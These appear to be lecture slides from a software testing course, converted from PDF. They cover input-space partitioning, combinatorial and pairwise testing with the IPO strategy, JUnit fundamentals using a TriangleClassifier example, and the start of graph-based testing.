

- Consider a method `findPrices` that takes two inputs, `item code` (99 .. 999) and `quantity` (1 .. 100).
- The method accesses a database to find and display the unit price, the description, and the total price, if the code and quantity are valid.
- Otherwise, the method displays an error message and return.

## Example (2)

---

- Equivalence classes for **code**:
  - E1: Values less than 99
  - E2: Values in the range
  - E3: Values greater than 999
- Equivalence classes for **quantity**:
  - E4: Values less than 1
  - E5: Values in the range
  - E6: Values greater than 100

# Example (3)



## Example (4)

---

- Tests are selected to include, for each variable, values **at** and **around** the boundaries
- An example test set is  $T = \{ t1: (\text{code} = 98, \text{qty} = 0), t2: (\text{code} = 99, \text{qty} = 1), t3: (\text{code} = 100, \text{qty} = 2), t4: (\text{code} = 998, \text{qty} = 99), t5: (\text{code} = 999, \text{qty} = 100), t6: (\text{code} = 1000, \text{qty} = 101) \}$

## Example (5)

```
public void findPrice (int code, int qty)
{
    if (code < 99 or code > 999) {
        display_error ("Invalid code"); return;
    }
    // begin processing
}
```

## Example (6)

---

- One way to fix the problem is to replace  $t1$  and  $t6$  with the following four tests:  $t7 = (\text{code} = 98, \text{qty} = 45)$ ,  $t8 = (\text{code} = 1000, \text{qty} = 45)$ ,  $t9 = (\text{code} = 250, \text{qty} = 0)$ ,  $t10 = (\text{code} = 250, \text{qty} = 101)$ .

# Input Space Partitioning

---

- Introduction
- Equivalence Partitioning
- Boundary-Value Analysis
- Summary

# Summary

- Test selection is about sampling the input space in a cost-effective manner.
- The notions of equivalence partitioning and boundary analysis are so common that sometimes we apply them without realizing it.
- Interface-based IPM is easier to perform, but may miss some important semantic information; functionality-based IPM is more challenging, but can be very effective in many cases.
- Boundary analysis considers values both at and near boundaries.

# Combinatorial Testing

---

- Introduction
- Combinatorial Coverage Criteria
- Pairwise Test Generation
- Summary

# Motivation

---

- The behavior of a software application may be affected by many factors
  - For example, input parameters, environment configurations, and state variables.
- Techniques like equivalence partitioning and boundary-value analysis can be used to identify the possible values of each factor.
- It is impractical to test all possible combinations of values of all those factors. (Why?)

# Combinatorial Explosion

---

- Assume that an application has 10 parameters, each of which can take 5 values. How many possible combinations?

# Example - sort

```
> man sort
```

Reformatting page. Wait... done

User Commands

sort(1)

## NAME

sort - sort, merge, or sequence check text files

## SYNOPSIS

```
/usr/bin/sort [ -cmu ] [ -o output ] [ -T directory ]  
[ -y [ kmem ] ] [ -z recsz ] [ -dfiMnr ] [ -b ] [  
-t char ]  
[ -k keydef ] [ +pos1 [ -pos2 ] ] [ file... ]
```


...

# A Bug's Perspective

---

- As a whole, the behavior of a system could be affected by many factors.
- However, individual bugs are often affected by only a few factors.
  - A widely-cited NIST study suggests no more than 6 factors.
- But how do we know “what” parameters affect “what” bugs?

# NIST Study



# Combinatorial Design

- A t-way test set covers **all the t-way combinations**, instead of all possible combinations (of all the parameters)
  - No need to know “what” parameters cause “what” faults.
- Extremely effective yet substantially reduces the number of tests
  - 10 5-value parameters (about 10M possible tests):  
2-way testing – 49 tests; 3-way testing – 307 tests; 4-way testing – 1865 tests

# An Example T-Way Test Set

Consider a system that has three parameters, each having two values 0 and 1.

P1	P2	P3
0	0	0
0	1	1
1	0	1
1	1	0

Pick ANY two parameters, all combinations 00, 01, 10, 11 are covered.

# Fault Model

- 
- A **t-way** interaction fault is a fault that is triggered by a certain combination of **t** input values.
  - A **simple** fault is a **t-way** fault where **t = 1**; a **pairwise** fault is a **t-way** fault where **t = 2**.
  - In practice, the majority of faults in a software application consist of simple and pairwise faults.

# Example – Pairwise Fault


```
begin
    int x, y, z;
    input (x, y, z);
    if (x == x1 and y == y2)
        output (f(x, y, z));
    else if (x == x2 and y == y1)
        output (g(x, y));
    else
        output (f(x, y, z) + g(x, y))
end
```

Expected:  $x = x1 \text{ and } y = y1 \Rightarrow f(x, y, z) - g(x, y)$ ;  $x = x2, y = y2 \Rightarrow f(x, y, z) + g(x, y)$

# A Real-World Example

0	0	0	0	0	0	0	0	0	0	0	0
1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	0	1	0	0	0	0	0	1	
1	0	1	1	0	1	0	1	0	0	0	0
1	0	0	0	1	1	1	0	0	0	0	0
0	1	1	0	0	1	0	0	1	0	0	0
0	0	1	0	1	0	1	1	1	0	0	0
1	1	0	1	0	0	1	0	1	0	0	0
0	0	0	1	1	1	0	0	1	1	1	
0	0	1	1	0	0	1	0	0	0	1	
0	1	0	1	1	0	0	1	0	0	0	0
1	0	0	0	0	0	0	1	1	1	1	
0	1	0	0	0	1	1	1	0	0	1	

0 = effect on  
1 = effect off



13 tests for all 3-way combinations

$2^{10} = 1,024$  tests for all combinations

(From Rick Kuhn)

# Combinatorial Testing

---

- Introduction
- Combinatorial Coverage Criteria
- Pairwise Test Generation
- Summary

# All Combinations Coverage

- Every possible combination of values of the parameters must be covered
- For example, if we have three parameters  $P1 = (A, B)$ ,  $P2 = (1, 2, 3)$ , and  $P3 = (x, y)$ , then **all combinations coverage** requires 12 tests:
  - $\{(A, 1, x), (A, 1, y), (A, 2, x), (A, 2, y), (A, 3, x), (A, 3, y), (B, 1, x), (B, 1, y), (B, 2, x), (B, 2, y), (B, 3, x), (B, 3, y)\}$

# Each Choice Coverage

- Each parameter value must be covered in at least one test case.
- Consider the previous example, a test set that satisfies **each choice coverage** is the following:  
 $\{(A, 1, x), (B, 2, y), (A, 3, x)\}$

	P1	P2	P3
A	1	x	
B	2	y	
A	3	x	

# Pairwise Coverage

- Given **any** two parameters, every combination of values of these two parameters is covered in at least one test case.
- A pairwise test set of the previous example is the following:

	P1	P2	P3
A	1	x	
A	2	x	
A	3	x	
A	-	y	
B	1	y	
B	2	y	
B	3	y	
B	-	x	

# T-Wise Coverage

- Given any  $t$  parameters, every combination of values of these  $t$  parameters must be covered in at least one test case.
- For example, a **3-wise coverage** requires every triple be covered in at least one test case.
- Note that **all combinations**, **each choice**, and **pairwise coverage** can be considered to be a special case of  **$t$ -wise coverage**.

# Base Choice Coverage

- For each parameter, one of the possible values is designated as a **base choice** of the parameter
- A base test is formed by using the base choice for each parameter
- Subsequent tests are chosen by holding all base choices constant, except for one, which is replaced using a non-base choice of the corresponding parameter:

	P1	P2	P3
	A	1	x
	B	1	x
	A	2	x
	A	3	x
	A	1	y




# Multiple Base Choices Coverage

---

- At least one, and possibly more, base choices are designated for each parameter.
- The notions of a **base** test and subsequent tests are defined in the same as Base Choice.

# Subsumption Relation



# Combinatorial Testing

---

- Introduction
- Combinatorial Coverage Criteria
- Pairwise Test Generation
- Summary

# Why Pairwise?

---

- Many faults are caused by the interactions between two parameters
- Not practical to cover all the parameter interactions
- Pairwise testing makes a good balance between test coverage and test effort

## Example (1)

---

Consider a system with the following parameters and values:

- parameter A has values A1 and A2
- parameter B has values B1 and B2, and
- parameter C has values C1, C2, and C3

# Example (2)

A	B	C
A1	B1	C1
A1	B2	C2
A2	B1	C3
A2	B2	C1
A2	B1	C2
A1	B2	C3

A	B	C
A1	B1	C1
A1	B2	C1
A2	B1	C2
A2	B2	C3
A2	B1	C1
A1	B2	C2
A1	B1	C3

A	B	C
A1	B1	C1
A1	B2	C1
A2	B1	C2
A2	B2	C2
A2	B1	C1
A1	B1	C2
A1	B1	C3
A2	B2	C3

# The IPO Strategy

- First generate a pairwise test set for the first two parameters, then for the first three parameters, and so on
- A pairwise test set for the first  $n$  parameters is built by extending the test set for the first  $n - 1$  parameters
  - **Horizontal growth:** Extend each existing test case by adding one value of the new parameter
  - **Vertical growth:** Adds new tests, if necessary

# Algorithm IPO\_H ( $T, p_i$ )

Assume that the domain of  $p_i$  contains values  $v_1, v_2, \dots$ , and  $v_q$ ;

$\pi = \{ \text{ pairs between values of } p_i \text{ and values of } p_1, p_2, \dots, \text{ and } p_{i-1} \}$

**if** ( $|T| \leq q$ )

**for**  $1 \leq j \leq |T|$ , extend the  $j^{\text{th}}$  test in  $T$  by adding value  $v_j$  and remove from  $\pi$  pairs covered by the extended test

**else**

**for**  $1 \leq j \leq q$ , extend the  $j^{\text{th}}$  test in  $T$  by adding value  $v_j$  and remove from  $\pi$  pairs covered by the extended test;

**for**  $q < j \leq |T|$ , extend the  $j^{\text{th}}$  test in  $T$  by adding one value of  $p_i$  such that the resulting test covers the most number of pairs in  $\pi$ , and remove from  $\pi$  pairs covered by the extended test

# Algorithm IPO\_V( $T, \pi$ )

let  $T'$  be an empty set;

for each pair in  $\pi$

    assume that the pair contains value  $w$  of  $p_k$ ,  $1 \leq k < i$ , and  
    value  $u$  of  $p_i$ ;

        if ( $T$  contains a test with “-” as the value of  $p_k$  and  $u$  as the  
        value of  $p_i$ )

            modify this test by replacing the “-” with  $w$

        else


            add a new test to  $T'$  that has  $w$  as the value of  $p_k$ ,  $u$  as  
            the value of  $p_i$ , and “-” as the value of every other parameter;

$T = T \cup T'$


# Example Revisited

Show how to apply the IPO strategy to construct the pairwise test set for the example system.

A	B
A1	B1
A1	B2
A2	B1
A2	B2



A	B	C
A1	B1	C1
A1	B2	C2
A2	B1	C3
A2	B2	C1



A	B	C
A1	B1	C1
A1	B2	C2
A2	B1	C3
A2	B2	C1
-----		
A2	B1	C2
A1	B2	C3

Horizontal Growth

Vertical Growth

# Example Revisited (2)

A	B	C
A1	B1	C1
A1	B2	C2
A2	B1	C3
A2	B2	C1

A1 B2 C3  
A2 B1 C2

A	C
A1	C1
A1	C2
A1	C3
A2	C1
A2	C2
A2	C3

B	C
B1	C1
B1	C2
B1	C3
B2	C1
B2	C2
B2	C3

C1: 2, C2: 1, C3: 1

# Combinatorial Testing

---

- Introduction
- Combinatorial Coverage Criteria
- Pairwise Test Generation
- Summary

# Summary

---

- Combinatorial testing makes an excellent trade-off between test effort and test effectiveness.
- Pairwise testing can often reduce the number of tests dramatically, but it can still detect faults effectively.
- The IPO strategy constructs a pairwise test set incrementally, one parameter at a time.
- In practice, some combinations may be invalid from the domain semantics, and must be excluded, e.g., by means of constraint processing.

- 
- Introduction
  - A JUnit Example
  - Major APIs
  - Practical Tips

# Unit Testing

---

- Test individual units of source code in isolation
  - Procedures, functions, methods, and classes
- Engineers do not only write code, but also write tests to show the code works!
- Benefits
  - Allows faults to be detected and fixed early
  - Facilitates refactoring and regression testing
  - Serves as a formal specification of the intended behavior

- 
- A simple, open-source framework to write and run repeatable unit tests
    - Inspired many similar frameworks, i.e., the xUnit family (NUnit, CppUnit, HttpUnit, and others)
  - Major features
    - Assertions for checking expected results
    - Test fixtures for sharing common test data
    - Test runners for automatically running tests

# History

---

- 1994: SUnit by Kent Beck
- 1997: First version of JUnit by Kent Beck and Erich Gamma (on a flight from Zurich to Atlanta)
- 1998: JUnit 1.0 (public release)
- 2006: JUnit 4.0 (a major update)
- 2017: JUnit 5 (latest release)

- 
- Introduction
  - A JUnit Example
  - Major APIs
  - Practical Tips

# Major Steps

---

- Write the class to be tested
- Write a test class
- Write test setup methods if needed
- Write test methods which are annotated with `@test`
- Write test teardown methods if needed
- Use a test runner to run the tests

# TriangleClassifier

```
1 public class TriangleClassifier {
2     public final static int INVALID = -1;
3     public final static int SCALENE = 0;
4     public final static int ISOCELES = 1;
5     public final static int EQUILATERAL = 2;
6     private int side1;
7     private int side2;
8     private int side3;
9
10    public TriangleClassifier(int side1, int side2, int side3) {
11        this.side1 = side1;
12        this.side2 = side2;
13        this.side3 = side3;
14    }
15    public int classify () {
16        int rval = 0;
17
18        if (side1 <= 0 || side2 <= 0 || side3 <= 0) {
19            rval = INVALID;
20        }
21
22        if ((side1 + side2 <= side3) || (side1 + side3 <= side2)
23            || (side2 + side3 <= side1)) {
24            rval = INVALID;
25        }
26
27        if ((side1 != side2) && (side2 != side3) && (side1 != side3)) {
28            rval = SCALENE;
29        } else if (( side1 == side2) || (side2 == side3) || (side1 == side3)) {
30            rval = ISOCELES;
31        } else {
32            rval = EQUILATERAL;
33        }
34
35        return rval;
36    }
37}
```

# TriangleClassifierTest

```
1 import org.junit.*;
2 import org.junit.runner.*;
3 import org.junit.runner.notification.Failure;
4 import static org.junit.Assert.*;
5 import java.util.List;
6
7 public class TriangleClassifierTest {
8     public static void main (String[] args) {
9         Result result = JUnitCore.runClasses (TriangleClassifierTest.class);
10        List<Failure> failures = result.getFailures();
11        for (Failure failure : failures) {
12            System.out.println(failure);
13        }
14    }
15
16    @Before
17    public void setUp () {
18    }
19    @After
20    public void tearDown () {
21    }
22
23    @Test
24    public void checkInvalid () {
25        TriangleClassifier classifier = new TriangleClassifier (3, 4, 8);
26        assertEquals(TriangleClassifier.INVALID, classifier.classify ());
27    }
28
29    @Test
30    public void checkScalene () {
31        TriangleClassifier classifier = new TriangleClassifier (4, 5, 6);
32        assertEquals(TriangleClassifier.SCALENE, classifier.classify ());
33    }
34
35    @Test
36    public void checkIsoceles () {
37        TriangleClassifier classifier = new TriangleClassifier (3, 3, 4);
38        assertEquals(TriangleClassifier.ISOCELES, classifier.classify ());
39    }
40
41    @Test
42    public void checkEquilateral () {
43        TriangleClassifier classifier = new TriangleClassifier (3, 3, 3);
44        assertEquals(TriangleClassifier.EQUILATERAL, classifier.classify ());
45    }
46 }
```

- Each test method is executed in a new instance of the test class
  - Common test data cannot be shared by using instance members
- By default, test methods are executed in a deterministic, but unpredictable, manner
  - Use **@FixMethodOrder** to fix the execution order, e.g., in the ascending name order

- 
- Introduction
  - A JUnit Example
  - Major APIs
  - Practical Tips

# Core Packages

- **org.junit**: core classes and annotations
  - @Test, @Before, @After, @BeforeClass, @AfterClass, @Ignore
  - Assert, Assume
- **org.junit.runner**: classes to run and analyze tests
  - JUnitCore, Runner, Result, @RunWith
- **org.junit.runner.notification**: provides information about a test run
  - Failure, RunListener
- **org.junit.runners**: provide standard implementations of test runners
  - BlockJUnit4ClassRunner (the default runner), Suite, Parameterized

# Other Packages

---

- `org.hamcrest`: a 3<sup>rd</sup>-party package that contains APIs for various matchers
- `org.hamcrest.core`: provides implementations for fundamental matchers
- `org.junit.matchers`: provides additional matchers that are specific to unit testing

# @Before/@After

- Indicates a method to be executed before/after each test

```
public class Example {  
    File output;  
    @Before public void createOutputFile() {  
        output= new File(...);  
    }  
    @Test public void something() {  
        ...  
    }  
    @After public void deleteOutputFile() {  
        output.delete();  
    }  
}
```

# @BeforeClass/@AfterClass

- Indicates a method to be executed before/after all test methods are executed

```
public class Example {  
    private static DatabaseConnection database;  
    @BeforeClass public static void login() {  
        database= ...;  
    }  
    @Test public void something() {  
        ...  
    }  
    @Test public void somethingElse() {  
        ...  
    }  
    @AfterClass public static void logout() {  
        database.logout();  
    }  
}
```

# Assertions

---

- JUnit provides overloaded assertion methods for all primitive types, Object, and arrays (of primitives or Objects).
- An assertion method typically takes three parameters
  - An error message (of String type, optional), expected value, and actual value
- Typically imported through a static import
  - `import static org.junit.Assert.*`
  - `Assert.assertEquals()` vs `assertEquals()`

# Assertions (2)

---

- Major groups of assertion methods
  - `AssertArrayEquals`
  - `AssertEquals/AssertNotEquals`
  - `AssertSame/AssertNotSame`
  - `AssertNull/AssertNotNull`
  - `AssertTrue/AssertFalse`
  - `AssertThat`
  - `Fail`

# assertThat and matchers

- Allows to write more readable assertions
  - assertThat (x, is(3));
  - assertThat (x, is(not(4))));
  - assertThat (responseString,  
either(containsString("color").or(containsString("colour"))));
  - assertThat(myList, hasItem("3"));
- Matchers can be negated and/or combined together

# assertThat and matchers (2)

```
assertTrue(responseString.contains("color") ||  
          responseString.contains("colour"));  
// ==> failure message:  
// java.lang.AssertionError:  
  
assertThat(responseString, either(containsString("color").or(  
          containsString("colour"))));  
// ==> failure message:  
// java.lang.AssertionError:  
// Expected: (a string containing "color" or a string containing "colour")  
// got: "Please choose a font"
```

# Exception Test

- How to verify that code throws exceptions as expected?

```
@Test(expected= IndexOutOfBoundsException.class)
public void empty() {
    new ArrayList<Object>().get(0);
}
```

# Exception Test (2)

```
@Test  
public void testExceptionMessage() {  
    try {  
        new ArrayList<Object>().get(0);  
        fail("Expected an IndexOutOfBoundsException to be thrown");  
    } catch (IndexOutOfBoundsException ex) {  
        assertEquals("Index: 0, Size: 0", ex.getMessage());  
    }  
}
```

# Assume

- States a condition that must be satisfied for a test to be meaningful

```
// only provides information if database is reachable.  
@Test public void calculateTotalSalary() {  
    DBConnection dbc = Database.connect();  
    assumeNotNull(dbc);  
    // ...  
}
```

- 
- A façade for running tests either from command line or programmatically
    - `public static void main (String... args)`
    - `public static Result runClasses (Class<?>... classes)`

# Suite Runner

- A runner that allows to build a suite that contains tests from many classes

```
import org.junit.runner.RunWith;
import org.junit.runners.Suite;

@RunWith(Suite.class)
@Suite.SuiteClasses ({
    TriangleClassifierTest.class
})

// this class is just a place holder
public class SuiteTest {
}
```

# Parameterized Runner

---

- A custom runner that implements parameterized tests.

- 
- Introduction
  - A JUnit Example
  - Major APIs
  - Practical Tips

# Practical Tips

---

- Use the right Assertions in order to make code more readable and/or get more meaningful error messages
  - assertTrue (!(a < 3)) vs assertFalse (a < 3)
  - assertTrue (a.equals(b)) vs assertEquals(a, b)
- Minimize dependencies from other tests and/or components
- Only write tests for methods that are significant and likely to change in the future
  - Typically no tests are needed for getters/setters

# Practical Tips (2)

---

- Do not over- or under-specify tests
  - Tests that are brittle to changes or that do not provide sufficient checks
- Try to achieve sufficient test coverage
  - 100% is not necessary, but as a rule of thumb, 90% or more for functionally important classes, and 80% or more for general classes
- Update test code along with production code, but package them separately

# References

---

- Simple SmallTalk Testing: With Patterns,  
<http://www.xprogramming.com/testfram.htm>
- JUnit 4.x Quick Tutorial,  
<https://code.google.com/p/t2framework/wiki/JUnitQuickTutorial>
- JUnit JavaDoc, <http://junit.org/javadoc/latest/>
- JUnit Practical Tips,  
<http://www.deepakgaikwad.net/index.php/2009/10/21/practicaljunittips.html>

# Graph-Based Testing

---

- Introduction
- Basic Concepts
- Control Flow Testing
- Data Flow Testing
- Summary

# Motivation

---

- **Graph-based testing** first builds a graph model for the program under test, and then tries to cover certain elements in the graph model.
- **Graph** is one of the most widely used structures for abstraction.
  - Transportation network, social network, molecular structure, geographic modeling, etc.
- **Graph** is a well-defined, well-studied structure
  - Many algorithms have been reported that allow for easy manipulation of graphs.

# Major Steps

---

- Step 1: Build a graph model
  - What information to be captured, and how to represent those information?
- Step 2: Identify test requirements
  - A test requirement is a structural entity in the graph model that must be covered during testing
- Step 3: Select test paths to cover those requirements
- Step 4: Derive test data so that those test paths can be executed

# Graph Models

- Control flow graph: Captures information about how the control is transferred in a program.
- Data flow graph: Augments a CFG with data flow information
- Dependency graph: Captures the data/control dependencies among program statements
- Cause-effect graph: Modeling relationships among program input conditions, known as causes, and output conditions, known as effects

# Graph-Based Testing

